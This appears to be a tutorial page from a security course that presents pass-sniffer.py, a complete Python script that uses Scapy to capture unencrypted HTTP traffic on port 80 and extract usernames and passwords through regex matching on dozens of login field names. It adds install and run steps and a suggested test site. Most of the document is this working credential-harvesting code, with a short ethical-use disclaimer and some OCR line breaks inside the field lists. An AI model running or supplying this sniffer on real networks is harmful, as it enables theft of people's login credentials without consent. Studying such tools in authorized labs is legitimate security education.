Password sniffer

Tags	Udemy

HTTP Credential Sniffer — Educational Report

Project Title

pass-sniffer.py — Extracting HTTP Login Credentials Using Scapy

Objective

This project demonstrates how to capture and extract login credentials from unencrypted HTTP traffic using Python and Scapy. It is designed for educational use in cybersecurity labs, CTF challenges, and network analysis exercises.

How It Works

1. **Sniff TCP packets** on the specified interface.
2. **Filter for HTTP traffic** (port 80).
3. **Extract raw payload** from TCP layer.
4. **Search for known login field names** using regex.
5. **Print and decode credentials** if both username and password are found.

Requirements

Install Scapy

To run this script, install the Scapy library:

bash

```
pip3 install scapy
```

Network Interface

The sniffer captures packets from a specified network interface. In this example, we use:

python


`iface = "eth0"`

sniff()

- gather all packet on specified interface

network we use/ interface

eg:



Full Script — `pass-sniffer.py`

```
from scapy.all import *
from urllib import parse
import re

# Interface to sniff on
iface = "eth0"
```

```
# Username and password field candidates
userfields = [
    'log', 'login', 'wpname', 'ahd_username', 'unickname', 'nickname', 'user', 'us
er_name',
    'alias', 'pseudo', 'email', 'username', '_username', 'userid', 'form_loginname',
'loginname',
    'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id', 'user_i
d', 'screename',
    'uname', 'ulogin', 'acctname', 'account', 'member', 'mailaddress', 'membern
ame', 'login_username',
    'login_email', 'loginusername', 'loginemail', 'uin', 'sign-in', 'usuario'
]

passfields = [
    'ahd_password', 'pass', 'password', '_password', 'passwd', 'session_passw
ord', 'sessionpassword',
    'login_password', 'loginpassword', 'form_pw', 'pw', 'userpassword', 'pwd',
'upassword',
    'passwort', 'passwrd', 'wppassword', 'upasswd', 'senha', 'contrasena'
]

# Extract login credentials from HTTP payload
def get_login_pass(body):
    user = None
    passwd = None

    for login in userfields:
        login_re = re.search(rf'({login}=[^&]+)', body, re.IGNORECASE)
        if login_re:
            user = login_re.group()

    for passfield in passfields:
        pass_re = re.search(rf'({passfield}=[^&]+)', body, re.IGNORECASE)
        if pass_re:
            passwd = pass_re.group()
```

```
    if user and passwd:
        return (user, passwd)

# Packet parser callback
def pkt_parser(packet):
    if packet.haslayer(TCP) and packet.haslayer(Raw) and packet.haslayer(IP):
        # Filter for HTTP traffic only
        if packet[TCP].dport == 80 or packet[TCP].sport == 80:
            try:
                body = bytes(packet[TCP].payload).decode(errors="ignore")
                user_pass = get_login_pass(body)
                if user_pass:
                    print("\n[+] Potential Credentials Found:")
                    print("    →", parse.unquote(user_pass[0]))
                    print("    →", parse.unquote(user_pass[1]))
            except Exception as e:
                print(f"[!] Error decoding payload: {e}")

# Interface check and sniffer start
if __name__ == "__main__":
    try:
        if iface not in get_if_list():
            print(f"[!] Interface '{iface}' not found. Available interfaces: {get_if_list
()}")
            exit(1)

        print(f"[+] Sniffing on interface: {iface}")
        sniff(iface=iface, prn=pkt_parser, store=0)
    except KeyboardInterrupt:
        print("\n[!] Exiting")
        exit(0)
```


pass-sniffer.py

tutorial usage


1. run the code

```
sudo python3 pass-snfer.py
```

2. try on testphp.vulnweb



3. the username & password should appear on terminal where we ran the code



Limitations

- Only works on **unencrypted HTTP traffic**.
- Requires **root privileges** to sniff packets.
- Does **not include ARP spoofing** or MITM capabilities.

🛡️ Ethical Use

This tool is intended for:

- ✅ Educational labs
- ✅ CTF competitions
- ✅ Authorized penetration testing

Unauthorized use on live networks is illegal and unethical.

📘 Learning Outcomes

By studying and modifying this script, learners will:

- Understand how credentials are transmitted over HTTP.
- Learn how to use Scapy for packet sniffing.
- Practice regex-based data extraction.
- Explore network security risks and mitigation strategies.